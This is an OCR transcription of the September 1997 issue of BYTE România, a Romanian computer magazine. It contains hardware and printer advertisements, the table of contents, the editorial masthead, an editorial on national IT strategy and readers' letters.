Bine sau rău - copiii nu prea au cum să fie ajutaţi de „cei bătrîni". Bătrînii nu ştiu, bătrînii nu înţeleg: fiindcă nu pot, fiindcă nu vor...

Bătrîna Europă şi Lumea Nouă. ■

Iosif Fettich

ifettich@netsoft.ro

BEST OF BYTE ROMÂNIA CERF '97
FINALIST
Trinitron
Multiscan 100sf
SONY
FLAMINGO
Control

FLAMINGO COMPUTERS

Maestro

Puterea creației fără limite

Bd. N. Titulescu 121,
Sector 1, București
Tel : 01-222.50.41
Fax: 01-222.59.41
titulescu@flamingo.ro

Bd. Știrbei Vodă 154,
Sector 1, București
Tel : 01-638.35.38
Fax: 01-638.35.38
stirbei@flamingo.ro

Șos. Panduri 29-31,
Sector 5, București
Tel : 01-410.36.23
Fax: 01-410.56.06
panduri@flamingo.ro

Calea București
23B, Craiova
Tel : 051-417.426
Fax: 051-417.428
craiova@flamingo.ro

Calea lui Traian
176 bis, Rm. Vâlcea
Tel : 050-737.220
Fax: 050-737.220
valcea@flamingo.ro

www.flamingo.ro

Dacă până acum ai fost doar un

pion


atunci e timpul să devii

REGE

Mută inteligent și fă-ți "mat" adversarii folosind o singură piesă:

COLOSSEUM NewLine

MMX™ intel inside pentium® PROCESSOR



Noi îți oferim
cele mai performante configurații,
înglobând TEHNOLOGII DE ULTIMĂ ORĂ
și cel mai bogat pachet de
SOFTWARE LEGAL,
în condiții de service și garanție
excepționale și la prețuri foarte atractive.
Sună acum și alege
configurația optimă nevoilor tale !

SPRiNT
COMPUTERS

Str. Romană nr. 28-30 et. I-II, Ploiești
Tel/Fax: +40-(0)44-110 700
E- mail: sprint@tag.vsat.ro

Intel Inside logo și Pentium sunt mărci înregistrate, iar MMX este marcă comercială Intel Corporation

Magazine și Distribuitori autorizați

Magazine SPRiNT: Ploiești - SPRiNT, Str. Romană nr. 28-30 ☎ **044-110700**; **București** - SPRiNT SITC, Calea Floreasca 167, sect. 2, ☎ **01-2324471**; **București** - SPRiNT - S plus S, Str. Traian nr.1 (Ansamblul Unirii), Bl.E5 ☎ **044-110700**; **Baia Mare** - SPRiNT, Bd. Traian nr.5/1 ☎ **062-431176**; **Brașov** - SPRiNT BTC, Str. Tâmpei nr. 8 ☎ **068-323100**; **Cluj** - SPRINT SGR, Bd. 21 Decembrie nr. 1 ☎ **064- 430000**; **Galați** - SPRiNT ROMLOTUS, Str. Domnească nr. 28 ☎ **036-462003**; **Oradea** - SPRiNT KEYSYS, Str. Patrioților nr. 4 ☎ **059-419748**; **Tg. Secuiesc** - SPRiNT DATAS, P-ța Gabor Aron nr.5 ☎ **067-362199**;

Distribuitori autorizați SPRiNT: Arad **057-281836** Argeș **048-637135** Botoșani **031-533222** Călărași **042-324581** Caraș-Severin **056-311257** Constanța **041-636076** Covasna **067-330285** Dâmbovița **045-634583** Galați **036-465270** Giurgiu **046-217805**

Sisteme Pentium II la 300 MHz

Vol. 3, Nr. 9 SEPTEMBRIE 1997

BYTE ROMÂNIA

revistă de integrare tehnologică

Mașina Virtuală Java
P. 103

Calculatoare moleculare
P. 111

ACTIVEX CLARIFICAT

- ✓ Cum lucrați cu ActiveX
- ✓ Cum se va schimba
- ✓ Ce trebuie să evitați
- ✓ Prin ce diferă de JavaBeans

ȘTIRI: Sun SITE la UPB; Minolta ColorLine PREZENTĂRI: ChemOffice; Web Remote Control

PLUS

18 PC-uri de vârf

Ce viteze, procesoare și facilități prezintă interes pentru dumneavoastră

Lei 8000

T.P.
APROBAT R.A.P.R.
Nr. 103/DC/040/1997
Valabil pînă la 31.12.1997
Exp: SC Computer Press Agora s.r.l.
RO, 4300 Tg. Mureș, CP 172 OP 1

www.agora.ro

Acum puteți ALEGE cel mai CONFORTABIL loc.

Cu un calculator Compaq puteți acum să trăiți experiența unică a unui confort excepțional în cele mai atractive condiții. Noul Deskpro 2000 redefinește întelesul valorii unui produs oferindu-vă avantajul de a lua cea mai simplă și normală decizie atunci când doriți să vă procurați un calculator. Acest produs reușește performanța fără precedent de a combina inovațiile cele mai recente cuprinse în tehnologia **MMX**™ cu optimizarea performanțelor prin administrarea inteligentă a programelor.

Cel mai nou procesor, memoria și tehnologia grafică senzațională reușesc ca împreună să asigure standardul binecunoscut al Compaq de fiabilitate și integrare ușor accesibilă. Adăugați la toate aceste performanțe un cost scăzut și veți avea toate elementele care explică de ce Deskpro este cel mai popular calculator personal din lume.

Noul Compaq Deskpro 2000. Alegerea este extrem de ușoară.

Deskpro 2000

Cereți detalii despre soluția completă la:

MMX™ intel inside pentium® PROCESSOR

COMPAQ

DISTRIBUITOR AUTORIZAT:

SCOP COMPUTERS
Str. Știrbei Vodă 150
Tel.: 223 40 54, 223 40 55
Fax: 223 26 80

INTEGRATOR DE SISTEM

COMPUTERLAND
Bdul Unirii 15
Sector 5 , București
Tel.: 336 25 95
Fax: 336 75 68

NET CONSULTING
Str. Știrbei Vodă 150
București
Tel.: 312 28 33
Fax: 312 41 99

DEALERI:

CSI Ltd.
Bd. Constructorilor 20
Sector 6
Tel.: 220 02 50
Fax: 220 02 56

MICRODATA / BRINEL
3400 Cluj Napoca
Str. Iuliu Maniu 2
Tel./Fax: 064-43 02 80
064-43 02 85

TORNADO PLUS
Constanța: Str. George Enescu, nr. 11
Tel.: 041-61 85 80 ;Fax: 041-61 94 57
București:Str. Peștera Scărișoara
Bl M2B, Sc. 1, Ap. 1
Tel.: 726 84 24; Fax: 420 40 45

Intel Inside Logo și Pentium sunt mărci înregistrate ale Intel Corporation iar **MMX**™ este marcă a Intel Corporation

Seria Aptiva S
Cerul
Servere IBM PC montabile în rack
ThinkPad
ThinkPad 380
nostru
este
PC 365
mai
albastru
IBM IntelliStation Z Pro
cu monitor LCD

Microsoft
WHERE DO YOU WANT TO GO TODAY?™
Authorized Distribution Partner/
DSP for Romania


FORTE
COMPUTERS
Flexibility.Made in Romania

IBM
Business Partner

Lipscani 102, București
Tel: 3122360/6137282 Fax: 3122630 Microsoft Hot Line: 3120948

COPYING FAXING PRINTING COLOUR SCANNING DOCUMENT MANAGEMENT DIGITAL PHOTOGRAPHY

CSPRO
CUSTOMER SATISFACTION
IN IMAGING



VIN LASERELE !

După 15 ani de experiență în tehnologia laser, Minolta lansează acum o nouă linie de imprimante. Arată ca și cum ar veni din spațiul cosmic, dar nu ocupă decât jumătate din spațiul la care v-ați fi așteptat. O gamă completă de imprimante laser, de la unități desktop mai mici până la imprimante de rețea full color, toate având procesoare RISC incorporate care permit o viteză de imprimare nemaiîntâlnită până acum în univers. Iată ceea ce numim noi imagine dincolo de imaginație.

PC MAGAZINE

IMPRIMANTA MINOLTA PAGEPRO 6 A FOST DESEMNATĂ "NUMĂRUL UNU ÎN TOPUL PRODUSELOR DIN ACEASTĂ CATEGORIE" ÎN EDIȚIA BRITANICĂ A PC MAGAZINE, NR. 10 DIN OCTOMBRIE 1996.

Imprimante Minolta PagePro

MINOLTA

Completați și trimiteți prin fax.
Veți primi informații cu viteza luminii!

Numele: __________

Firma: __________

Adresa: __________

Telefon/Fax: __________

Minolta România S.R.L., Șoseaua Olteniței
nr. 35-37, sector 4, București 79656
Fax: 01/330.25.47

Există
O FORȚĂ
ce-ți dă
PUTERE !
Este chiar lângă tine.
CAUT-O !

www.salient.ro

SALIENT Group

București: Calea Floreasca nr. 242
Tel: 01-2305791, 2324036
Fax: 01-2321045

Timișoara: Piața Timișoara 700 nr. 1
Tel: 056-201041, 201042
Fax: 056-190464

SALIENT

AMERICAN TECHNOLOGY

MICROSOFT WINDOWS COMPATIBLE

yes Net Ware Tested and Approved

SCO SOFTWARE COMPATIBLE

3 ANI GARANȚIE

SALIENT • STANDING OUT in Computer & Networking Technology

IMATION 3M

tel: 092-200722
fax: 01-3129302

MEGA OFERTĂ

IMATION
3M
High Density
10+2
MEGA OFFER

10 + 2 DISCHETE

Cumpărați 10 dischete
și primiți 2 GRATUIT!
Acum în fiecare cutie cu
dischete 3M/Imation*
veți găsi 2 GRATUIT.

40 + 10 DISCHETE

Pachetul Promoțional Special: cumpărați 4 cutii a câte 10 dischete marca 3M/Imation* și veți primi a 5-a cutie GRATUIT! Cea de a 5-a cutie are un design unic, și este disponibilă numai împreună cu Pachetul Promoțional Special 40 + 10.

IMATION
3M
40+10
MEGA OFFER
IMATION

*valabil numai pentru dischetele
3M/Imation de 3.5"DS-HD formatate IBM

HEWLETT® PACKARD

INPUT
INPUT
SYSTEM
NETWORK
NETWORK
DATA

Doar cu imprimantele de rețea HP LaserJet poți administra rețeaua dintr-o ochire !

Cu imprimantele HP LaserJet și cu plăcile de rețea Jet Direct tot ce ai de făcut pentru a supraveghea imprimantele de rețea este să arunci, din când în când, câte o privire, fără măcar să te ridici de la birou.

Nimic mai simplu.

Plăcile HP Jet Direct reprezintă cea mai simplă soluție pentru a conecta orice imprimantă în rețea. Acestea realizează conexiunea care permite mai multor utilizatori să aibă acces la imprimantă prin intermediul unei plăci de rețea LAN.

Programul HP Jet Admin este atât de performant, încât face ca administrarea imprimantelor de rețea să fie surprinzător de simplă, oferind posibilități de monitorizare, diagnosticare și administrare de oriunde din rețea.

Nu numai că lumea administrării de rețele este la picioarele tale, dar ea se află de acum chiar la degetul tău mic!

IMPRIMANTELE HP. HÂRTIA ESTE ÎN SLUJBA TA.

S & T România — HEWLETT–PACKARD Service Center: 330 73 00
BBS pentru suport tehnic HP: 330 72 21

DEALERI
București
Amerilex 223 43 23
Arexim 311 16 76
MBL Computerland 230 77 37
Q'NET 211 78 55
System Plus 210 85 65
THEMA 231 29 55
Cluj
Sistec (064) 190 282

RESELLERI
Arad
BB Computer (057) 280 666
București
Alsys Data 411 26 26
Cinor 312 05 79
CIPRO 220 04 00
Crescendo 211 18 60
DECK Computers 312 78 11
Flamingo 222 49 34
FOCUS International 322 30 69
Lowtec 240 36 98
Net Consulting 638 33 45
R&M Int'l (092) 244 094
SYSCO 323 72 52
Tricorp 679 48 79
Cluj
Microinformatica (064) 438 328
Constanța
DIGISOFT (041) 653 036
Glycon (041) 619 685
GMB Computers (041) 619 222
Craiova
COMRACE (051) 415 800
Galați
Spark (036) 465 270
Iași
Radix (032) 210 423
Open Systems (032) 225 101
Universal RX (032) 217 254
Ploiești
PLATIN Systems (044) 191 818
Oradea
Keysys Grafx (059) 436 281
Reșița
Elcom (055) 210 559
Satu-Mare
Data Electronic (061) 737 635
Sibiu
Millenium (069) 437 460
Summit (069) 216 567
Târgu-Mureș
CARO Comp (065) 210 040
Electro Orizont (065) 168 807
Timișoara
Netring Computers (056) 132 894
Neuronic Trade (056) 130 068
Tulcea
Microline (040) 516 369

BYTE
ROMÂNIA

Septembrie 1997, vol. 3, nr. 9

COVER STORY

ACTIVEX CLARIFICAT

De David Chappell
și David S. Linthicum

36

Este penetrant. Este omniprezent. Dar ce este, mai exact, ActiveX? Iată adevărul despre tehnologiile fundamentale Microsoft.

FOTOGRAFIA: MICHAEL MAYO © 1997


INTEGRARE REȚEA

Publicați, sau pieriți

51

De Richard Hackathorn

Publicarea și abonamentul pot oferi informația dorită în momentul apariției.




ADMINISTRAREA DATELOR

PC scapă de gâtuiri

45

De Tom R. Halfhill

Schimbările majore în arhitectura Wintel vor rezolva gâtuirile interne de bandă de transfer.



ADMINISTRAREA DATELOR

Inbox universal

57

De Mike Hurwicz

Obțineți toate mesajele e-mail, fax sau telefonice printr-o singură interfață.

ADMINISTRAREA DATELOR

OLAP prin Web

61

De Udo Flohr

Aplicații bazate pe Web pot simplifica accesul la datele OLAP.

EDITORIAL

Toamna se numără ... 8

INBOX

10

BITS

Sisteme Notebook mai rapide cu monitoare mai bune 12
Best of BYTE la PC Expo 13
În așteptarea DHTML 15
Unix sau Windows NT? Ambele! 16
Sală de clasă virtuală Java 16

EVENIMENT


Sun SITE România la UPB 17
De Darvas Attila
NetWell '97 21
De Daniel Moldovan

INTERVIU

ViewSonic în România 23
De Daniel Moldovan
Interviu cu dl. Willie Lohrke, sales manager la ViewSonic.

LAB REPORT

HARDWARE



Platforme tari: comparație între sisteme PentiumII la 233 și 266 MHz 66
De Michelle Campanale
Mai repede și mai repede. Am testat 17 sisteme Pentium II și unul K6 într-adevăr rapide.

SOFTWARE

Să vezi și să fi văzut pe IP 74
De David Seachrist
Testăm două programe care facilitează conlucrarea: CU-SeeMe de la White Pine și NetMeeting de la Microsoft.

PROIECT WEB

HTML + NNTP = Groupware 79
De Jon Udell
Credeți că Web-ul a transformat lumea? Fiți pregătiți pentru o nouă revoluție.

WEBMASTER

Carte poștală virtuală 83
De Péter Csaba
Un serviciu atractiv.

SURFING

Algoritmi 87
De Mircea Sabău
Efort optimizat.

PREZENTĂRI

ChemOffice 89
De Budai László
Web Remote Control 91
De Péter Csaba
Modelul obiectelor active 93
De Cătălin Aurel Rusu
Mașina Virtuală Java 103
De Budai László
Clasa java.awt.image 107
De Nicoleta și Cristian Pelin
Calculatoare moleculare 111
De Dorin Marcu

CE-I NOU

Sybase lansează PowerBuilder Enterprise 6.0 117
IBM prezintă Cryptolope Live 117
Clone MacIntosh la Umax 118
E-mail pe Digital PCS 118
Minolta ColorLine 120
Conferințe cu produse 3Com 120
Lexmark 2030 învinge 122
Tastaturi românești la sistemele HP 122

FORBES

O cafea vărog, și să fie Java 125
De Harrison Forbes

ULTIMA

Peștera Internet 132
De Darvas Attila

FUNDAMENTE

BAZE DE DATE

Administrarea textelor critice 25
De Ann O'Leary
Integrarea datelor text și relaționale cu ConText de la Oracle.

SISTEME DE OPERARE

Controlul echipamentelor prin WWW 27
De Michael Howard și Chris Sontag
O nouă tehnologie de interfață permite controlul și urmărirea echipamentelor din browser.

REȚELE

Rutare și comutare în rețele ATM 29
De Jeffrey Fritz
Ierarhia îmbunătățește rutarea ATM.

UC

Pentium II revelat 31
De Clive Maxfield
El combină arhitectura PentiumPro cu MMX într-un singur chip mai ieftin.

PROGRAMARE

Funcțiile avansate de la ODBCDirect 33
De Rick Dobson
ODBCDirect oferă o interfață client-server mai flexibilă care permite conlucrare cu o mulțime de baze de date.

CASETA REDACȚIEI

DIRECTOR GENERAL:
Romulus Maier (rmaier@agora.ro)
DIRECTOR EXECUTIV:
Adrian Pop (adipop@agora.ro)
DIRECTOR EDITORIAL:
Mircea Sârbu (msarbu@agora.ro)
REDACTOR ȘEF:
Darvas Attila (adarvas@agora.ro)
SECRETAR GENERAL DE REDACȚIE:
Daniel Moldovan (dmoldovan@agora.ro)
REDACȚIA:
Mircea Sabău (msabau@agora.ro)
Budai László (lbudai@agora.ro)
REDACTORI ASOCIAȚI:
Iosif Fettich (ifettich@agora.ro)
Cristian Mateescu (mateescu@agora.ro)
LA ACEST NUMĂR AU MAI COLABORAT:
Harrison Forbes (Chicago);
Marius Tudorică (Tg-Mureș);
Cătălin Aurel Rusu (Cluj);
Péter Csaba (Tg-Mureș);
Sepsi István (Tg-Mureș);
Kakucs Albert (Cluj);
Nicoleta Corina Pelin (București);
Cristian Florentin Pelin (București);
Dorin Marcu (București);
Báthori Zsigmond (Tg-Mureș);
CORECTURA:
Aurora Laslo;

TEHNOREDACTARE:
Réman László, Titus Roșca
ADMINISTRAȚIE: Ingrid Maier
MARKETING: Gabriela Bucșa, Annamaria Pascu
CONTABILITATE: Pap Ilona
SECRETARIAT: Rodica Fettich
DISTRIBUȚIE: Ștefan Curtifan,
Doina Ceșa, Natalia Vânău
REPREZENTANȚĂ BUCUREȘTI:
Daniela Pastramă, tel: (01)-3309281
fax: (01)-3309285
C.P. 94 O.P. 49 București
I.S.S.N.: 1223-9801
TIPARUL: S.C. Infopress S.A.,
Odorheiul Secuiesc,
Tel: 066-216483
EDITURA: Computer Press Agora s.r.l.,
C.P. 172 - 1, 4300 Tg-Mureș
TELEFON: (065) 16.65.16
FAX: (065) 16.62.90
BBS: (065) 21.07.80
(8N1, 14400 bps, login: bbs)
E-MAIL: byte@agora.ro
WEB: http://www.agora.ro/byte

Primim cu plăcere materialele dvs. cu condiția ca ele să se încadreze în profilul revistei și să nu fi fost deja publicate. Expedierea unui manuscris implică acceptul autorului pentru publicarea lui. Manuscrisele nu se restituie. Redacția își rezervă dreptul de a edita și publica mesajele e-mail în care nu se specifică explicit că nu sunt destinate publicării.

COPYRIGHT: Materialul editorial din BYTE Magazine USA sau National Software Testing Laboratories, Software Digest sau PC Digest tradus și retipărit în acest număr aparține companiei McGraw-Hill, Inc. Copyright 1997. Toate drepturile sunt rezervate. Publicat cu acordul McGraw-Hill, Inc., Avenue of the Americas, New York, New York 10020 USA. Reproducerea în orice formă, în orice limbă, integral sau în parte, fără permisiunea scrisă a McGraw-Hill, Inc., este interzisă. BYTE, National Software Testing Laboratories, NSTL, Software Digest, PC Digest și InterMark sunt mărci înregistrate McGraw-Hill, Inc.

Toamna se numără ...

Se numără şi se calculează. Şi se va calcula, tot mai mult, pe echipamente de calcul. Acest lucru pare să fie atât de evident încât pe 23 iunie, în acest an, Guvernul României, prin hotărârea Nr.308, a decis ca accelerarea realizării infrastructurii informaţionale naţionale să fie un obiectiv strategic prioritar al dezvoltării economico-sociale. Acest fapt nu poate decât să ne bucure, pentru că în sfârşit există un semnal oficial că cei care se ocupă de tehnologiile informaţiei si comunicaţii au, şi la noi, perspectiva unui un viitor asigurat.

Septembrie, prima lună din toamna aceasta sosită repede după o vară practic inexistentă, a început cu evenimente importante. La Mangalia, firma Tornado a organizat şi în acest an NetWell. Acest lucru pare normal, căci cu binele ne obişnuim repede. Tornado merită în schimb toată stima pentru că oferă an de an specialiştilor din domeniu posibilitatea să se întâlnească şi să participe la prezentări interesante.

Universitatea „Politehnica“ din Bucureşti, Sun Microsystems şi ROMSYS ne-au oferit bucuria de a participa la inaugurarea centrului Sun SITE România. Sunt sigur că cititorii noştri îşi dau perfect seama de importanţa evenimentului, dar extraordinara dotare, căci nici măcar băncile de la noi nu dispun de ceva similar, oferă comunităţii academice şanse reale de a se prezenta la adevărata ei valoare în faţa lumii, pe Web, folosind tehnologii de ultimă oră.

IFABO '97 începe la Bucureşti săptămâna viitoare, dar revista pleacă la tipografie înainte de acest eveniment. Sperăm ca târgul să fie reuşit. Computer Press Agora va sărbători cu această ocazie cinci ani de la prima apariţie a revistei PC Report, cea mai veche şi cea mai citită revistă de calculatoare personale şi informatică din România. Un călduros „La mulţi ani!“ pentru PC Report şi colegii noştri care realizează această revistă.

În editorialul de luna trecută mi-am exprimat îngrijorarea cu privire la reducerea numărului de domenii Web din România. Scăderea aparentă a fost însă cauzată de oprirea serverelor din şcoli şi universităţi. Se pare că acestea reprezintă 34% din totalitatea domeniilor accesibile din România. După vacanţă, sper ca acest procent să fie chiar mai mare şi că CNI va cuprinde în Strategia Naţională de Informatizare măsurile ce se impun pentru formarea competenţelor necesare realizării şi utilizării unei infrastructuri informaţionale performante. Formarea competenţelor presupune un efort deosebit, mult timp, nu este o treabă simplă şi sper ca cei care iau deciziile politice să poată înţelege acest lucru. După câte ştiu, destul de puţini dintre ei au suferit o a doua alfabetizare. Deocamdată, cunoaşterea unor limbi străine şi a aplicaţiilor de birotică este o cerinţă frecventă doar la selecţionarea secretarelor. N-ar strica un criteriu similar nici pentru directorii de întreprinderi şi instituţii. Poate reforma economică s-ar realiza mai rapid.

Spre regretul meu, Iosif Fettich, care scrie de obicei articolul pentru ultima pagină, a fost în concediu şi nu a reuşit să pregătească materialul aşteptat. Sper totuşi că încercarea de a suplini această lipsă să nu vă dezamăgească prea tare.

Acest număr conţine, aşa cum va aşteptaţi, articole referitoare la noutăţi tehnologice, tehnologii fundamentale şi administrarea datelor, dar nu lipseşte nici Java, ActiveX, Web Master, Lab Report sau Surfing. Cover Story încearcă o clarificare a tehnologiilor ActiveX. Pentru integratori de sistem, articolul referitor la tehnologiile P&S (Publish&Subscibe) va oferi, cred, perspective noi. Suporterii Java pot citi o prezentare a maşinii virtuale (VM) şi un articol despre clasa java.awt.image. Nici specialiştii în hardware n-au fost uitaţi: platforma Pentium II este prezentă atât la tehnologii fundamentale cât şi în Lab Report. Veţi mai putea găsi în acest număr din BYTE România un articol despre calculatoare moleculare, veţi afla cum puteţi trimite ilustrate pe Web şi multe informaţii pe care sper să le găsiţi actuale şi interesante. Aştept să ne scrieţi părerea dumneavoastră.

Toamna se numără bobocii şi constat cu bucurie că există unele semne bune pentru lumea calculatoarelor şi comunicaţiilor. În ciuda dificultăţilor zilnice, apar realizări semnificative şi există speranţa unei evoluţii pozitive în acest domeniu.■

Darvas Attila
adarvas@agora.ro

Canon

Multitalentele

Cel nou -

B110 fax cu hârtie obişnuită

- Tehnologie bubble jet
- Robot telefonic digital încorporat
- 64 nuanţe de gri (UHQ)
- ECM

CANON
MultiPASS™

Cel sclipitor -

MultiPASS™ 10

- Fax multifuncţional cu hârtie obişnuită
- Fax PC / Imprimantă / Scanner / Copiator / Telefon
- Software pentru Windows 3.1 şi Windows 95
- Memorie internă de până la 47 de pagini

CANON
MultiPASS™

Cel plin de culoare -

MultiPASS™ C30

- Imprimantă color / Fax PC / Scanner / Copiator / Telefon
- 4 pagini / minut (viteză de imprimare)
- Rezoluţie a imprimării de 720 x 360 dpi
- Memorie opţională de până la 2 MB

Bucureşti: •**IT&S** tel (01) 411 08 86 •**SOTA** tel (01) 232 03 88 •**ROMUS** tel (01) 230 16 50 •**ECO COPY & PRINT** tel (01) 679 35 39 •**RTC** tel (01) 222 37 43 •**TORNADO SISTEMS** tel (01) 667 28 23; **Ploieşti: IT&S** tel (044) 194 519 **Arad:** •**ELECTRONIC SHOP** tel (057) 289 642; **Sibiu:** •**ECO COPY & PRINT** tel (069) 213 189; **Constanţa:** •**TORNADO SISTEMS** tel (041) 618 580

Canon

Descoperă plăcerea de a lucra cu el

Reprezentanţă România
World Trade Center Bucureşti,
Bd-ul Expoziţiei 2, intr. D, birou 1.06,
tel. 01-223 3854, fax. 01-223 4236

inbox

Scrisorile trimise de cititorii noştri ne bucură şi aşteptăm să fie cât mai multe. Este o posibilitate de comunicare cu redacţia, care ne ajută în orientarea revistei şi în acelaşi timp este o posibilitate de exprimare a unui punct de vedere diferit, sau entuziasmului provocat (ce bine ar fi) de articolele publicate în revista noastră. Aşteptăm deci, în continuare, scrisorile dumneavoastră.

Cărţi pe Web

Legat de un articol apărut în ultimul număr BYTE - cărţi pe WWW (cred) - site-ul nostru www.racai.ro a înregistrat două premiere în toamna anului 1996: a fost prima carte a unui autor român, disponibilă în format html pe un site din România (noi nu am mai putut identifica o altă carte apărută înainte) şi totodată prima carte care a apărut întâi pe web, şi după aceea a fost tipărită - (este vorba de o carte scrisă de dl. academician Mihai Drăgănescu, în limba franceză, pe care am editat-o). De asemenea, în primăvara acestui an, am mai editat o carte a d-lui academician în limba engleză, folosind în câteva locuri Java Script. Cărţile sunt accesibile la http://www.racai.ro/books /books.html

Dorin Marcu, Bucureşti.
mdorin@racai.ro

GUI, NUI şi CUE

Sunt de acord că ne apropiem de o revoluţie în concepţia GUI (Adio GUI, salut NUI, BYTE România, iulie 1997). Ce este, şi încotro trebuie să se îndrepte, suferă a nouă definire, dincolo de metafora desktop. Aţi folosit termenul de interfaţă de utilizator reţea, sau NUI, pentru interfeţele noi care apar. Ai dori să spun totuşi, că chiar şi termenul de interfaţă trebuie să suporte o evoluţie. Gândiţi-vă la termenul de mediu. Oamenii realizează medii, peste tot în jurul lor, în lumea fizică. De ce să nu le mute în lumea virtuală? Celălalt termen, reţea, pare să se refere mai mult la tehnologie, canalul, decât la ceea ce se întâmplă în realitate aici, şi anume colaborare. Reţeaua este următorul nivel de canal pe care putem colabora. Propun deci un termen mai adecvat, mediu utilizator de colaborare (CUE). Următorul pas, desigur, este definirea optimului pentru un asemenea mediu de colaborare.

Rich Kilmer
Roku Technologies
Chantily, VA
rich@rokutech.com

A fost o bucurie pentru mine, să văd articolul referitor la NUI. Aţi acoperit zona ideilor relative la suprafaţa de lucru a aplicaţiilor din comerţ, ceea ce este corect, dar cred că cititorii dumneavoastră ar putea fi interesaţi şi de idei mai avansate din cercetare. Poate doriţi să vizitaţi situl de la Elastic Windows, care permite lucru cu mai multe ferestre într-un mod care face posibilă o administrare mai eficientă a ecranului. Pentru mai multe informaţii vedeţi: http://www.cs.umd.edu/projects/hcil/Research/1996/elastic-windows.html. Aici sunt disponibile textele de la mai multe lucrări şi imaginile aferente.

Ben Shneiderman
Human-Computer Interaction Laboratory, University of Maryland, College Park
ben@cs.umd.edu

Fără cod, fără bani

După ce am citit despre avantajele oferite de obţinerea unei semnături digitale şi a banilor electronici (Cine se mută, iunie) Am adus de pe Net portmoneul CyberCash. OK, am crezut, acum voi cheltui nişte bani electronici. Prima dată a trebuit să încarc nişte monede în portmoneu.

Surpriză! Am primit un cod de eroare de la bancă. Cartela de identitate era în regulă, mai exista mult credit valid. Atunci care este problema? Am aflat că CyberCash acceptă împrumuturi pe credit numai de la o carte de credit eliberată pentru un rezident în SUA de o bancă din SUA. Dar acum 15 de ani am putut să folosesc o carte de credit eliberată de o bancă din Marea Britanie, pentru a cumpăra bunuri în State, fără nici un fel de probleme. Obstacolul întâlnit este tipic multor întreprinderi de comerţ cu prezenţă pe Web. Dacă nu aveţi codul poştal ZIP, nu existaţi. Deşteaptă-te SUA!

Charles Smith
London

Modelarea datelor

